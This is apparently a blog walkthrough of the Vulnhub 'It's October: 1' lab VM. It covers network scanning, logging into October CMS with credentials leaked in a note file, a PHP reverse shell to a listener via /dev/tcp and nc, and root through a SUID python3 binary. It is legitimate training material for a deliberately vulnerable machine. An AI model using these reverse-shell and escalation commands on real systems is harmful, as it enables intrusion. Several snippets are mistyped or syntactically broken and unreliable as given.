It’s October: 1 Walkthrough Vulnhub | It’s October: 1 Writeup Vulnhub
In Hello followers. Today’s article will be a vulnhub walkthrough for one of the newly published vulnerable machines on the “Vulnhub” website. The machine name is It’s October: 1 and you can download it from the link
Description
This boot to root VM is designed for testing your pen-testing skills and concepts. It consists of some well-known things but it encourages you to use the functionalities rather than vulnerabilities of the target.
Network Scanning
First We scan our local network using netdiscover arp scanning
netdiscover
The second step is to scan for all open ports on that machine to start enumerating the services running on the opened ports.
nmap -A 192.168.43.85
I found that the machine has only four opened ports 22 SSH, 80 HTTP, 3306 MySQL, and 8080 http tomcat apache server
Enumeration
I start surfing the hosted website on the HTTP port (port 80) and I found October cms blog
http://192.168.43.85
i go to next step enumeration the port 8080 and here I found something useful file mynote.txt
http://192.168.43.85:8080
i open the mynote.txt file and we see an username and password
http://192.168.43.85/8080/mynote.txt

i put the credential for login october cms admin dashboard and I successfully login using this password
http://192.168.43.86/backend/- username: admin
- password: adminadmin2
Explotation

I open the cms tab and click the add button and go to the code section I create an onstart function reverse shell using this command
function onstart(){
              exec("/bin/bash -c 'bash -i > /dev/tcp/192.168.43.103/4545 0>&1'"0;
}
After step the reverse shell now I start our netcat payload listener on port 4545
nc -lvvp 4545calling our shell using curl
curl -vv http://192.168.43.85/hacknos-reverse-shell
and we got a reverse connection target machine but the shell is blank now adding a tty shell using python3 spawn shell
python3 -c import pty;pty.spawn("/bin/bash")'
id
Now we have a proper bash shell target machine I enumeration the entire machine but I didn’t find and useful file
so I run the find command for finding suid bits file
find / -type f -perm -u=s 2>dev/null
this result is gave me out many binary files but I focus on python3 binary file
Privilege Escalation

I create a one liner python privilege escalate code using the following command
python3 -c 'import os; os.execl("/bin/bash", "bash", "-p")'
id
and we have a root shell target machine I move on root directory and here I found our final flag proof.txt
cd /root
ls
cat proof.txt